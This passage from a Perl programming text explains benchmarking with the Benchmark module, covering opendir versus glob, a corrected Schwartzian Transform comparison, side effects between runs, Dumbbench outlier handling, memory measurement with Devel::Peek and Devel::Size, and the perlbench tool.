The output looks like the `times` output I showed previously, but now it comes completely from within my Perl program and just for the parts of the program between my calls to `Benchmark->new`. Instead of timing the entire program, I can focus on the part I want to examine.

This is almost the same thing David Kulp did to create the Perl Power Tools version of `time`. Take a benchmark, run the command of interest using `system` (so those are the children times), then take another benchmark once `system` returns. Since this version of `time` is pure Perl, it runs anywhere that Perl runs:

```
#!/usr/bin/perl
# benchmark_rc.pl
use Benchmark;

my $start = Benchmark->new;

my $rc = system { $ARGV[0] } @ARGV;

my $end = Benchmark->new;

my $diffs = timediff( $end, $start );

printf STDERR "\nreal %.2f\nuser %.2f\nsys  %.2f\n", @$diffs[0,3,4];

$rc &= 0xffff;
if ($rc == 0xff00) { exit 127; } else { exit ($rc >> 8); }
```

There's a big problem with measuring CPU times and comparing them to program perfomance: they only measure the time my program used the CPU. It doesn't include the time that my program waits to get input, to send output, or to get control of some other resource. Those times might be much more important than the CPU time. It also doesn't measure remote resource use, such as the time a remote database server works on the task.

Comparing Code

Benchmarks by themselves aren't very useful. I file them under the heading of "decision support." They don't directly answer questions for us. I might be able to use them to decide that I need to change a program to improve a number, but the number itself doesn't tell me what to do. Sure, I know how long it takes to run my program, but it doesn't tell me if I can make it any faster. I need to compare one implementation to another.

I could compare entire programs to each other, but that's not very useful. When I'm trying to speed up a program, I'm going to change the parts that I think are slow. Most of the other parts will be the same, and the time to run all of those same parts end up in the total time, skewing the results. I really just want to compare the bits that are different. The times for the rest of the code skews the results, so I need to isolate the parts that I want to compare.

If I extract the different parts, I can create small programs with just those. Most of the time the sample program then takes to run applies only to the interesting bits. I'll talk more about that later, but as I go through this next section, remember that anything I do has some overhead and every measurement changes the situation a bit, so I should think about the numbers before I accept them. For now, I'll go back to the `Benchmark` module.

If I want to compare two small bits of code instead of entire programs, I can use some of the functions from `Benchmark`. I can compare either by running a certain number of iterations and comparing the total time, or the inverse of that, a total time and comparing the total number of iterations.

In the `timethese` function from `Benchmark`, I give it a number of iterations as the first argument. The second argument is an anonymous hash where the keys are labels I give the snippets and the hash values represent the code I want to compare, in this case as string values that Perl will `eval`. In this sample program, I want to compare the speed of `opendir` and `glob` for getting a list of files:

```
#!/usr/bin/perl
# glob_opendir.pl
use v5.10;
use Benchmark;
use Cwd qw(cwd);

my( $files, $iterations ) = @ARGV;

$files      //=  1000;
$iterations //= 10000;
```

```
use File::Temp qw(tempdir);
my $dir = tempdir( CLEANUP => 1 );

my $original_cwd = cwd(); # save our current directory
chdir( $dir ) or die "Could not change to $dir: $!";
foreach ( 1 .. $files ) {
    open my($fh), '>', "$0.$_.tmp" or die "Could not create a file: $!";
    print { $fh } time();
    }

my $count = () = glob( '*' );
printf "$dir has %d files\n", $count;

timethese( $iterations, {
    'Opendir'  => q{ opendir my $dh, "."; my @f = readdir( $dh ) },
    'Glob'     => q{ my @f = glob(".* *") },
    }
    );

chdir( $original_cwd );
```

The `timethese` function prints a nice report that shows me the three times I discussed earlier:

```
% perl glob_opendir.pl
/var/folders/yg/47k_dc892sb8vyjtxbsfv2zh0000gn/T/vPcw4yjmrM has 1000 files
Benchmark: timing 10000 iterations of Glob, Opendir...
Glob: 36 wallclock secs (13.47 usr + 22.17 sys = 35.64 CPU) @ 280.58/s (n=10000)
Opendir: 7 wallclock secs ( 3.64 usr +  2.74 sys =  6.38 CPU) @ 1567.40/s
         (n=10000)
```

These aren't "The Numbers," though. People try to get away with running the measurement once. Try it again. Then again. The results vary a little bit every time I run it; certainly some of this is merely round-off error:

```
% perl glob_opendir.pl
/var/folders/yg/47k_dc892sb8vyjtxbsfv2zh0000gn/T/ekWQkoZoeP has 1000 files
Benchmark: timing 10000 iterations of Glob, Opendir...
Glob: 36 wallclock secs (13.32 usr + 22.06 sys = 35.38 CPU) @ 282.65/s (n=10000)
Opendir: 6 wallclock secs ( 3.39 usr +  2.56 sys =  5.95 CPU) @ 1680.67/s
         (n=10000)
% perl big_dir.pl
/var/folders/yg/47k_dc892sb8vyjtxbsfv2zh0000gn/T/xxo8olMbZ0 has 1000 files
Benchmark: timing 10000 iterations of Glob, Opendir...
Glob: 37 wallclock secs (13.77 usr + 23.26 sys = 37.03 CPU) @ 270.05/s (n=10000)
Opendir: 7 wallclock secs ( 3.61 usr +  2.80 sys =  6.41 CPU) @ 1560.06/s
         (n=10000)
```

If I hadn't already known that `glob` is an expensive operation, I might be surprised by these results. More likely, I would have to convince myself that they were true results and not a mistake on my part.

In that example, I gave Benchmark two strings to compare. The timethese function took the strings, created subroutines from them, and ran those subroutines. I can do the same thing with anonymous subroutines:

```
timethese( $iterations, {
    'Opendir'  => sub { opendir my $dh, "."; my @f = readdir( $dh ) },
    'Glob'     => sub { my @f = glob(".* *") },
    }
    );
```

I can also use references to defined subroutines:

```
my $results = timethese( $iterations, {
    'Opendir'  => \&bench_opendir,
    'Glob'     => \&bench_glob,
    }
    );
```

Now that I've given the subroutines names and defined them outside of the call to timethese, I can use them elsewhere. Subroutines that I can use elsewhere can go into modules, for instance, and I can test them with the conventional setup. I write about this in Chapter 17.

You might already see where I'm going with this. As I was working on this chapter, I wanted to run many benchmarks of different tasks, and I didn't want to re-create the code to do that in every program. Instead, I created Surveyor::App to handle all of the boring controller code. With that out of the way, I could make a small module containing my target code and let Surveyor::App do the rest of the work:

```
% survey -p Surveyor::Benchmark::GetDirectoryListing
```

The Surveyor::Benchmark::GetDirectoryListing module can be simple:

```
package Surveyor::Benchmark::GetDirectoryListing;

sub set_up {
    my( $class, $directory ) = @_;
    unless( defined $directory ) {
        require Cwd;
        $directory = Cwd::cwd();
        }
    die "Directory [$directory] does not exist!\n" unless -e $directory;
    chdir( $directory ) or die "Could not change to $directory: $!\n";
    my @files = glob( '.* *' );
    printf "$directory has %d files\n", scalar @files;
    }

sub tear_down { 1 }

sub bench_opendir {
    opendir my( $dh ), ".";
    my @f = readdir( $dh );
```

```
    }

sub bench_glob {
    my @f = glob(".* *")
    }

__PACKAGE__;
```

Don't Turn Off Your Thinking Cap

Benchmarking can be deceptive if I let the computer do the thinking for me. The Benchmark module can spit out numbers all day long, but if I don't think about what I'm doing and what those numbers actually mean, they aren't useful. They may even lead me to believe something that isn't true, and I have a nice example from my personal experience of mistrusting a benchmark.

In Chapter 10 of *Intermediate Perl*, we cover the Schwartzian Transform, which uses a cached sort key to avoid duplicating work during a sort. The Schwartzian Transform should be faster, especially for more elements and more complicated sort-key computations.

In one of the course exercises, to prove to our students that the transform actually boosts performance, we ask them to sort a bunch of filenames in order of their modification date. Looking up the modification time is an expensive operation, especially when I have to do it `N*log(N)` times. Since we got the answer we wanted, we didn't investigate as fully as we should have.

The answer we used to give in *Intermediate Perl* was not the best answer. It is short so it fits on one slide, but it makes things seem worse than they really are. The Schwartzian Transform comes out ahead, as it should, but I always thought it should be faster.

Our example used Benchmark's `timethese` to compare two methods to sort filenames by their modification age. The "Ordinary" sort computes the file modification age, `-M $a`, every time it needs to make a comparison. The "Schwartzian" method uses the Schwartzian Transform to compute the modification age once per file and store it with the filename. It's a cached sort key:

```
use Benchmark qw{ timethese };
timethese( -2, {
   Ordinary    =>
      q{ my @results = sort { -M $a <=> -M $b } glob "/bin/*"; },
   Schwartzian =>
      q{ map $_->[0], sort { $a->[1] <=> $b->[1] } map [$_, -M], glob "/bin/*"; },
   });
```

This code has a number of problems. If I am going to compare two things, they need to be as alike as I can make them. Notice that in the "Ordinary" case I assign to `@results` and in the "Schwartzian" case I use `map()` in a void context. They do different things:

one sorts and stores, and one just sorts. To compare them, they need to produce the same thing. In this case, they both need to store their result.

Also, I need to isolate the parts that are different and abstract the parts that are the same. In each code string I do a `glob()`, which I already know is an expensive operation. The `glob()` taints the results because it adds to the time for the two sorts of, um, sorts.

During one class, while the students were doing this lab exercise, I did my own homework by rewriting our benchmark following the same process I should in any benchmark.

I broke up the task into parts and timed the different bits to see how they impact the overall task. I identified three major parts to benchmark: creating a list of files, sorting the files, and assigning the sorted list. I want to time each of those individually, and I also want to time the bigger task. This seems like such a simple task, comparing two bits of code, but I can mess up in several ways if I'm not careful.

I also want to see how much the numbers improve from the example we have in the course slides, so I use the original code strings too. I try a bunch of different snippets to see how each part of the task contributes to the final numbers. How much of it comes from the list assignment, or from the filename generation through `glob()`? I build up a bunch of code strings from the various common parts.

First, I create some package variables. `Benchmark` turns my code strings into subroutines, and I want those subroutines to find these variables. They have to be global (package) variables. Although I know `Benchmark` puts these subroutines in the `main::` package, I use `L::*`, which is short for `Local`. It's not important that I do it in this particular way so much as that I abstract the common parts so they have as little effect as possible on the results.

The `$L::glob` variable is just the pattern I want `glob()` to use, and I get that from `@ARGV` so I can run this program over different directories to see how the times change with different numbers of files. I specify it once and use it everywhere I use `glob()`. That way, every code string gets the same list of files. I expect the Schwartzian Transform to get better and better as the number of files increases.

I also want to run some code strings that don't use `glob()`, so I pre-`glob` the directory and store the list in `@L::files`. I think `glob()` is going to significantly affect the times, so I want to see the results with and without it.

The `$code` anonymous hash has the code strings. I want to test the pieces as well as the whole thing, so I start off with control strings to assign the list of files to a variable and to run a `glob()`. `Benchmark` also runs an empty subroutine behind the scenes so it can adjust its time for that overhead too. I expect the "assign" times to be insignificant and the `glob()` times to be a big deal. At the outset, I suspect the `glob()` may be as much as a third of the time of the benchmarks, but that's just a guess.

The next set of code strings measure the sort. The `sort_names` string tries it in void context, and `sort_names_assign` does the same thing but assigns its result to an array. I expect a measurable difference, and the difference to be the same as the time for the `assign` string.

Then I try the original code strings from our exercise example, and call that `ordinary_orig`. That one uses a `glob()`, which I think inflates the time significantly. The `ordinary_mod` string uses the list of files in `@L::files`, which is the same thing as `ordinary_orig` without the `glob()`. I expect these two to differ by the time of the `glob` code string.

The last set of strings compares three things. The `schwartz_orig` string is the one I started with. In `schwartz_orig_assign`, I fix that to assign to an array, just as I did with `ordinary_orig`. If I want to compare them, they have to do the same thing. The final code string, `schwartz_mod`, gets rid of the `glob()`:

```
#!/usr/bin/perl
# schwartzian_benchmark.pl
use v5.10;
use strict;
use Benchmark;
use Cwd qw(cwd);

use Getopt::Std;
getopts( 'f:g:i:s:', \ my %opts );

my $files      = $opts{f} // 100;
my $iterations = $opts{i} // 10_000;
my $seconds    = 0 - abs( $opts{'s'} // -2 );

use File::Temp qw(tempdir);
my $dir = tempdir( CLEANUP => 1 );

my( $original_cwd ) = cwd();
chdir( $dir ) or die "Could not change to $dir: $!";
foreach ( 1 .. $files ) {
    open my($fh), '>', "$0.$_.tmp" or die "Could not create a file: $!";
    print { $fh } time();
    }

$L::glob = $opts{g} // '*';
@L::files = glob $L::glob;

print "Testing with " . @L::files . " files\n";

my $transform = q|map $_->[0], sort { $a->[1] <=> $b->[1] } map [ $_, -M ]|;
my $sort      = q|sort { -M $a <=> -M $b }|;

my $code = {
    assign              =>  q| my @r = @L::files |,
```

```
    'glob'              =>  q| my @r = glob $L::glob |,
    sort_names          =>  q| sort { $a cmp $b } @L::files |,
    sort_names_assign   =>  q| my @r = sort { $a cmp $b } @L::files |,
    sort_times_assign   => qq| my \@r = $sort \@L::files |,

    ordinary_orig       => qq| my \@r = $sort glob \$L::glob |,
    ordinary_mod        => qq| my \@r = $sort \@L::files |,
    schwartz_orig       => qq| $transform, glob \$L::glob |,
    schwartz_orig_assign => qq| my \@r = $transform, glob \$L::glob |,
    schwartz_mod        => qq| my \@r = $transform, \@L::files |,
};

# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
printf "Timing for %d CPU seconds...\n", $seconds ;
timethese( $seconds, $code );

# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
print "\n", "-" x 73, "\n\n";
print "Timing for $iterations iterations\n";

timethese( $iterations, $code );
chdir( $original_cwd );
```

The `Benchmark` module provides the report, which I reformatted to make it a bit easier to read (so some of the output is missing and some lines are shorter). The results are not surprising, although I like to show the students that they didn't waste an hour listening to me talk about how wonderful the transform is:

```
% perl schwartzian_benchmark.pl -f 500
Testing with 500 files
Timing for 2 CPU seconds...
Benchmark: running assign, glob, ordinary_mod, ordinary_orig,
    schwartz_mod, schwartz_orig, schwartz_orig_assign, sort_names,
    sort_names_assign, sort_times_assign for at least 2 CPU seconds...
    assign: ( 2.15 usr +  0.01 sys =  2.16 CPU) (n=12421)
      glob: ( 0.82 usr +  1.28 sys =  2.10 CPU) (n=1556)
ordinary_mod: ( 0.61 usr +  1.48 sys =  2.09 CPU) (n=1508)
ordinary_orig: ( 0.70 usr +  1.41 sys =  2.11 CPU) (n=829)
schwartz_mod: ( 1.25 usr +  0.85 sys =  2.10 CPU) (n=1426)
schwartz_orig: ( 0.94 usr +  1.08 sys =  2.02 CPU) (n=820)
schwartz_orig_assign: ( 1.11 usr +  1.12 sys =  2.23 CPU) (n=830)
sort_names: ( 2.13 usr +  0.01 sys =  2.14 CPU) (n=12942139)
sort_names_assign: ( 2.05 usr +  0.00 sys =  2.05 CPU) (n=14580)
sort_times_assign: ( 0.60 usr +  1.45 sys =  2.05 CPU) (n=1448)

-------------------------------------------------------------------------

Timing for 10000 iterations
Benchmark: timing 10000 iterations of assign, glob, ordinary_mod,
    ordinary_orig, schwartz_mod, schwartz_orig, schwartz_orig_assign,
    sort_names, sort_names_assign, sort_times_assign...
    assign:  1 secs ( 1.23 usr +  0.00 sys =  1.23 CPU)
```

```
      glob: 12 secs ( 4.68 usr +  6.89 sys = 11.57 CPU)
ordinary_mod: 14 secs ( 4.09 usr +  9.74 sys = 13.83 CPU)
ordinary_orig: 25 secs ( 8.42 usr + 16.70 sys = 25.12 CPU)
schwartz_mod: 15 secs ( 8.79 usr +  5.93 sys = 14.72 CPU)
schwartz_orig: 24 secs (11.41 usr + 12.94 sys = 24.35 CPU)
schwartz_orig_assign: 27 secs (13.47 usr + 13.51 sys = 26.98 CPU)
sort_names:  0 secs ( 0.00 usr +  0.00 sys =  0.00 CPU)
            (warning: too few iterations for a reliable count)
sort_names_assign:  2 secs ( 1.42 usr +  0.00 sys =  1.42 CPU)
sort_times_assign: 14 secs ( 4.15 usr +  9.99 sys = 14.14 CPU)
```

The `sort_names` result stands out. It ran almost six million times a second. It also doesn't do anything since it's in a void context. It runs really fast, and it runs just as fast no matter what I put in the `sort` block. A `sort` in void context will always be the fastest. The difference between the `sort` and the `map` in void context is not as pronounced in `schwartz_orig` and `schwartz_orig_assign`, because it's only the last `map` that is in void context. Both still have the rightmost `map` and the `sort` to compute before they can optimize for void context. There is an approximately 10% difference in the number of extra iterations the `schwartz_orig` can go through, so the missing assignment gave it an apparent but unwarranted boost in our original example.

I like to look at the second set of results for the comparisons, and use the wall-clock seconds even though they are not as exact as the CPU seconds. Remember that the CPU times are only measuring time spent in the CPU, and that I'm really doing a lot of filesystem stuff here. The CPU times aren't any more accurate than the wall-clock times.

The `glob` code string took about 12 seconds, and the `schwartz_orig_assign` code string took 27 seconds. If I subtract those extra 12 seconds from the 27, I get the same wall-clock time for `schwartz_mod`, just like I expected.

If I try the same benchmark with more and more files, I should see the Schwartzian Transform doing even better as the number of files grows.

Isolating the Environment

I'm not done yet. I thought quite a bit about what I was benchmarking in that Schwartzian Transform problem, but I trusted `Benchmark` to handle the rest. I shouldn't do that, and there are many reasons I need to be careful about *how* as well as the *what*.

Consider this program, which has a big problem that many people might miss when they first look at it. To better demonstrate the problem, I give the labels in `$code` a random one-digit prefix so I can randomize the order in which `Benchmark` runs them:

```
#!/usr/bin/perl
# side_effect.pl
use v5.10;

use Benchmark;
```

```
my $regex       = qr/\.pl\z/;
my @files = glob( $ARGV[0] );

my $grep_prefix = int( rand( 10 ) );
my $map_prefix  = int( rand( 10 ) );

my $code = {
    "$grep_prefix-grep"    => sub {
        push @files, scalar grep /$regex/, @files;
        return \@files;
        },
    "$map_prefix-map"     => sub {
        push @files, () = map { /$regex/ } @files;
        return \@files;
        },
    };

# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
my $iterations = 1000;
print "Timing for $iterations iterations\n";

timethese( $iterations, $code );
```

I run this program several times, where sometimes the `map` version runs first and other times the `grep` version runs first:

```
% perl side_effect.pl '/Users/Amelia/bin/*'
Timing for 1000 iterations
Benchmark: timing 1000 iterations of 2-map, 5-grep...
     2-map:  0 secs ( 0.02 usr +  0.00 sys =  0.02 CPU) @ 50000.00/s
    5-grep:  0 secs ( 0.23 usr +  0.00 sys =  0.23 CPU) @ 4347.83/s

% perl side_effect.pl '/Users/Amelia/bin/*'
Timing for 1000 iterations
Benchmark: timing 1000 iterations of 0-map, 8-grep...
     0-map:  0 secs ( 0.02 usr +  0.00 sys =  0.02 CPU) @ 50000.00/s
            (warning: too few iterations for a reliable count)
    8-grep:  0 secs ( 0.24 usr +  0.01 sys =  0.25 CPU) @ 4000.00/s
            (warning: too few iterations for a reliable count)

% perl5.14.2 side_effect.pl '/Users/Amelia/bin/*'
Timing for 1000 iterations
Benchmark: timing 1000 iterations of 0-grep, 6-map...
    0-grep:  0 secs ( 0.23 usr +  0.00 sys =  0.23 CPU) @ 4347.83/s
     6-map:  1 secs ( 0.54 usr +  0.00 sys =  0.54 CPU) @ 1851.85/s
```

The results are vastly different on different runs, but consistent depending on the order in which the tests are run. When I go back to examine the program, I catch the problem; each test changes the value of `@files`, so the tests that come later deal with different input.

I can use `Benchmark::Forking` instead. It has the same interface as `Benchmark` but runs the subroutine for each label in its own process:

```
#!/usr/bin/perl
# benchmark_forking.pl

use Benchmark::Forking qw(cmpthese);

my @files = glob( $ARGV[0] );

# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
my $iterations = 10_000;
print "Timing for $iterations iterations\n";

cmpthese( $iterations, {
    "A" => sub { push @files, scalar grep 1, @files },
    "B" => sub { push @files, scalar grep 1, @files },
    "C" => sub { push @files, scalar grep 1, @files },
    } );
```

This doesn't mean that it fixes the side-effect problem. My code still might be broken, but its brokenness can't affect other tests:

```
% perl benchmark_forking.pl '/etc/*'
Timing for 10000 iterations
    Rate   B   A   C
B 4762/s  -- -0% -0%
A 4785/s  0%  --  0%
C 4785/s  0%  0%  --

% perl benchmark_forking.pl '/etc/*'
Timing for 10000 iterations
    Rate   B   A   C
B 4695/s  -- -1% -1%
A 4739/s  1%  --  0%
C 4739/s  1%  0%  --
```

This doesn't really solve the problem, which isn't between runs of the separate subroutines, but between separate runs of any subroutines. The first subroutine call makes it slightly harder for the next.

Handling Outliers

The `Benchmark` module averages the results of every run, but what if one of them took a very short or very long time, unlike most of the other runs? For instance, the first time you access a file the system might read it into the cache, and as you continually open it in other tests it's quickly available.

Steffen Müller thought quite a bit about this problem when he created `Dumbbench`. It looks much like `Benchmark`, but it's much more sophisticated. It watches the timings as the tests run and stops when it has a statistically significant sample. It can also exclude outliers, or data points far away from the norm. Best of all, though, it can stop when it reaches a certain precision instead of running lots of extra tests that don't add anything:

```
#!/usr/bin/perl
# glob_opendir_dumbbench.pl
use v5.10;
use Benchmark::Dumb qw(timethese);
use Cwd qw(cwd);
my( $files, $precision ) = @ARGV;

$files      //= 1000;
$precision  //=    0.05;

use File::Temp qw(tempdir);
my $dir = tempdir( CLEANUP => 1 );

my( $original_cwd ) = cwd();
chdir( $dir ) or die "Could not change to $dir: $!";
foreach ( 1 .. $files ) {
    open my($fh), '>', "$0.$_.tmp" or die "Could not create a file: $!";
    print { $fh } time();
    }

my $count = () = glob( '*' );
printf "$dir has %d files\n", $count;

timethese(
    $precision,
    {
    'Opendir'  => q{ opendir my $dh, "."; my @f = readdir( $dh ) },
    'Glob'     => q{ my @f = glob(".* *") },
    }
    );

chdir( $original_cwd );
```

`Dumbbench` reports the number with an uncertainty (based on the spread of all of the individual results). Notice the low number of iterations reported at the end of each line:

```
% perl glob_opendir_dumbbench.pl 1000 0.05
/var/folders/yg/.../T/lfI3Tosk0i has 1000 files
Benchmark: ran Glob, Opendir.
Glob: 5.526e-03 +- 6.1e-05 wallclock secs (1.1%) @ ( 181 +-    2)/s (n=21)
Opendir: 9.25e-04 +- 4.2e-05 wallclock secs (4.5%) @ (1081 +-   49)/s (n=30)

% perl glob_opendir_dumbbench.pl 10000 0.05
/var/folders/yg/.../T/UgQ8DD0KA7 has 10000 files
Benchmark: ran Glob, Opendir.
Glob: 4.789e-02 +- 6.0e-04 wallclock secs (1.3%) @ (20.88 +- 0.26)/s (n=20)
Opendir: 8.78e-03 +- 3.6e-04 wallclock secs (4.1%) @ (113.8 +-  4.6)/s (n=20)
```

```
% perl glob_opendir_dumbbench.pl 100000 0.05
/var/folders/yg/.../T/LE_oNTC7XB has 100000 files
Benchmark: ran Glob, Opendir.
Glob: 3.865e+00 +- 2.5e-02 wallclock secs (0.647%) @ (0.2588 +- 0.0017)/s (n=20)
Opendir:9.761e-02 +- 8.3e-04 wallclock secs (0.850%) @ (10.245 +- 0.087)/s (n=20)
```

Since `Dumbbench` can stop when it knows it has enough runs, it doesn't take as long to get results.

Memory Use

When programmers talk about benchmarking, they are probably talking about speed. After all, that's what the `Benchmark` Perl module measures, and what most articles on the subject discuss. Time is an easy thing to measure, so it's understandable, though not necessarily right, that people measure what they can. Sometimes time is not the major constraint, but something else, such as memory use, causes the problem.

The *perldebguts* documentation says:

> There is a saying that to estimate memory usage of Perl, assume a reasonable algorithm for memory allocation, multiply that estimate by 10, and while you still may miss the mark, at least you won't be quite so astonished.

Perl trades memory for processing speed. Instead of doing a lot of computation, Perl does a lot of lookup. Higher-level languages handle memory management so the developer can think more about the task at hand than about getting more memory, releasing memory, or creating memory management bugs.

This ease of use comes at an expense, though. Since I don't control the memory, and Perl doesn't know what I plan to do ahead of time, Perl has to guess. When Perl needs more memory, it grabs a big chunk of it. If I need memory now, I'll probably need more later too, so Perl gets more than I need immediately. If I watch the memory use of my program carefully, I'll see it jump in big amounts, stay that way for a bit, then jump again. Perl doesn't give memory back to the operating system, either. It needed the memory before, so it might need it again. It tries to reuse the space it doesn't need anymore, but it's going to keep what it's got.

Also, Perl is built on top of C, but it doesn't have C's data types. Perl has scalars, arrays, hashes, and a couple of others. Perl doesn't expose the actual storage to me, so I don't have to think about it. Not only that, but Perl has to deal with context. Are those data strings, or numbers, or both? Where, in memory, are all of the elements of the array? What other variables does this thing reference?

That's the long way to say that a number in Perl is more than a number. It's really a movie star with a big entourage. It may be a 32-bit integer, but it's really 12 bytes. The `Devel::Peek` module lets me see what's going on by letting me inspect the variable's data structure to see how Perl stores it:

```
#!/usr/bin/perl

use Devel::Peek;

my $a;

print_message( "Before I do anything" );
Dump( $a );

print_message( "After I assign a string" );
$a = '123456789';
Dump( $a ),

print_message( "After I use it as a number" );
$b = $a + 1;
Dump( $a );

sub print_message {
    print STDERR "\n", "-" x 50, "\n$_[0]\n", "-" x 50, "\n"
    }
```

The output shows me what Perl is tracking for that scalar at each point in the program. When I first create the variable, it doesn't have a value. I can see that Perl created the scalar (in internals parlance, the SV, or "scalar value"), it has a reference count of 1, and that it has some flags set. The SV doesn't have anything in it (that's the `NULL(0x0)`), but it has an address, `0x1808248`, because the scalar infrastructure is set up and ready to go when I'm ready to give it a value.

When I assign a string to `$a`, it has more flags set and now has a PV, a "pointer value," which really means it's just a string (or `char *` for you C people). Now the scalar value points to the string data.

When I use this scalar as a number for the first time, Perl has to convert the string to a number. Once it does that, it stores the number value too, turning my scalar into a `PVIV`, meaning that it has a pointer value and an integer value. Perl sets more flags to indicate that it's done the conversion and it has both values. Next time it can access the number directly:

```
--------------------------------------------------
Before I do anything
--------------------------------------------------
SV = NULL(0x0) at 0x1808248
  REFCNT = 1
  FLAGS = (PADBUSY,PADMY)

--------------------------------------------------
After I assign a string
--------------------------------------------------
SV = PV(0x1800908) at 0x1808248
  REFCNT = 1
  FLAGS = (PADBUSY,PADMY,POK,pPOK)
```

```
  PV = 0x301c10 "123456789"\0
  CUR = 9
  LEN = 10

--------------------------------------------------
After I use it as a number
--------------------------------------------------
SV = PVIV(0x1800c20) at 0x1808248
  REFCNT = 1
  FLAGS = (PADBUSY,PADMY,IOK,POK,pIOK,pPOK)
  IV = 123456789
  PV = 0x301c10 "123456789"\0
  CUR = 9
  LEN = 10
```

Just from that I can see that Perl is doing a lot of work. Each Perl variable has some overhead even if it doesn't have a defined value. That's OK because Perl's are more useful for it.

The `Devel::Size` module can tell me how much memory my variable takes up. I have to remember, though, that the actual memory is probably a little bit more since Perl has to align the low-level values at the appropriate byte boundaries. It can't just store a value starting anywhere it likes:

```
#!/usr/bin/perl

use Devel::Size qw(size);

my $n;

print_message( "Before I do anything" );
print "Size is ", size( \$n );

print_message( "After I assign a string" );
$n = '1';
print "Size is ", size( \$n );

print_message( "After I use it as a number" );

my $m = $n + 1;
print "Size is ", size( \$n );

sub print_message { print "\n", "-" x 50, "\n$_[0]\n", "-" x 50, "\n" }
```

I see that even before I do anything, my scalar `$n` takes up 12 bytes, at least. When I assign it a string, the size of the scalar is larger, and by more than just the number of characters in the string. Perl tacks on a null byte to terminate the string and might have some extra space allocated in case the string gets bigger. When I use the string as a number, Perl stores the numeric version too, so the scalar gets even larger. Every one of these things can use a bit more memory than I expect:

```
--------------------------------------------------
Before I do anything
--------------------------------------------------
Size is 12

--------------------------------------------------
After I assign a string
--------------------------------------------------
Size is 26

--------------------------------------------------
After I use it as a number
--------------------------------------------------
Size is 31
```

What about references, which are also scalars? They only need to know where to find the value, but they don't store values themselves. They stay the same size even when the values change. The size of a reference doesn't change. I have to be careful with `Devel::Size`, though. If I give it a reference, it finds the size of the thing at which the reference points. That's a good thing, as I'll show when I try it with arrays or hashes. However, if I have a reference pointing at a reference, the size of that second reference is the size of the thing at which it points, which is just a reference:

```
#!/usr/bin/perl

use LWP::Simple;
use Devel::Size qw(size);

# watch out! This is 50+ MB big!
my $data = get( "http://www.cpan.org/src/stable.tar.gz" );

print "The size of the data is " , size( $data ), "\n";

my $ref = \$data;

print "The size of the reference is " , size( $ref ), "\n";

my $ref2 = \$ref;

print "The size of the second reference is " , size( $ref2 ), "\n";
```

The output shows that the second reference is just 16 bytes. It doesn't include all of the data stored in the ultimate scalar. I'll show in a moment why I need to know that, but I have to look at Perl's containers first:

```
The size of the data is 12829217
The size of the reference is 12829217
The size of the second reference is 16
```

The situation for Perl's containers is different. Arrays are collections of scalars, and hashes have scalar keys and scalar values. Those scalars can be the normal variety that hold values, or they can be references. The `size` function from `Devel::Size` tells us the size of the data structure. Remember, references may point to big values, but they don't take up that much space themselves:

```
#!/usr/bin/perl

use Devel::Size qw(size);

my @array = ( 1 ) x 500;

print "The size of the array is ", size( \@array ), "\n";
```

I can see how much space the array takes up. The `Devel::Size` documentation is careful to note that this doesn't count the size of the things in the array, just the size of the array. Notice that the size of my 500-element array is much larger than 500 times the 16 bytes my individual scalars used:

```
The size of the array is 2052
```

That number isn't counting the contents, though. The array takes up the same size no matter what the scalars hold:

```
#!/usr/bin/perl

use Devel::Size qw(size);

my $data   = '-' x 500;
print "The size of the scalar is ", size( $data ), "\n";

my @array = ( $data ) x 500;
print "The size of the array is ", size( \@array ), "\n";
```

I created a scalar with 500 characters, and the entire scalar, including the overhead, takes up 525 bytes. The array takes up the same space as it did previously:

```
The size of the scalar is 525
The size of the array is 2052
```

`Devel::Size` has a fix for this. To get around this, I need to look at each of the scalars in the container and find their sizes. The reference values may point to other containers, which may have more references. My array might look like it's really small until I try to make a deep copy, store it, or do anything else where I have to get all the data in one place, reference or not:

```
#!/usr/bin/perl

use Devel::Size qw(size total_size);

my $data   = '-' x 500;
print "The       size of the scalar is ", size( $data ), "\n";
print "The total size of the scalar is ", total_size( $data ), "\n";
```

```
print "\n";

my @array = ( $data ) x 500;
print "The       size of the array is ", size( \@array ), "\n";
print "The total size of the array is ", total_size( \@array ), "\n";
```

Using `total_size`, the scalar size stays the same, and the array size now includes all the scalar sizes. The number, 264552, is 500 times 525, the aggregate size of the scalars added to 2052, the array size:

```
The       size of the scalar is 525
The total size of the scalar is 525

The       size of the array is 2052
The total size of the array is 264552
```

I have to remember what this number actually is, though. It's just the aggregate size of all the data to which the array eventually points. If I did this for all of my data structures, I wouldn't get the program memory size because those structures might contain references to the same data.

The perlbench Tool

The same code can perform differently on different *perl* binaries, which might differ in their compilation options, compilers used, features included, and so on. For instance, threaded versions of Perl are slightly slower, as are shared library versions. It's not necessarily bad to be slower if you want the other benefits, but you don't always get to choose beforehand. For instance, the stock Perl on some Linux distributions is compiled for threads. If you think you might get a speed-up with a nonthreaded interpreter, find out before you reconfigure your system!

To compare different *perl* interpreters, Gisle Aas wrote *perlbench*. I give it the paths of the interpreters I want to test, and it runs several tests on them, producing a report. The *perlbench* distribution comes with *perlbench-run* which, given the locations of the *perl* interpreters I want to test, runs a series of benchmarks on each of them. The program normalizes the numbers to the time for the first interpreter I specify:

```
perlbench-run /usr/local/bin/perl5*
```

The output first shows the details for each interpreter I'm testing and assigns them letters that correspond to a column in the table that it's about to output. Especially interesting is the `ccflags` information, which might show options such as `-DDEBUGGING_MSTATS`, which makes the interpreter slower. Also interesting is the compiler information. It looks like I've got a pretty old version of *gcc*. That might be a good or bad thing. Different versions, or even different compilers, do better or worse jobs optimizing the code. These numbers only have relative meaning on the same machine:

```
A) v5.14.1 darwin-2level
    version     = 5.014001
    path        = /usr/local/perls/perl-5.14.1/bin/perl
    ccflags     = -fno-common -DPERL_DARWIN ...

B) v5.16.0 darwin-2level
    version     = 5.016
    path        = /usr/local/perls/perl-5.16.0/bin/perl
    ccflags     = -fno-common -DPERL_DARWIN ...

C) v5.16.1 darwin-2level
    version     = 5.016001
    path        = /usr/local/perls/perl-5.16.1/bin/perl
    ccflags     = -fno-common -DPERL_DARWIN ...

D) v5.18.0 darwin-2level
    version     = 5.018
    path        = /usr/local/perls/perl-5.18.0/bin/perl
    ccflags     = -fno-common -DPERL_DARWIN ...
```

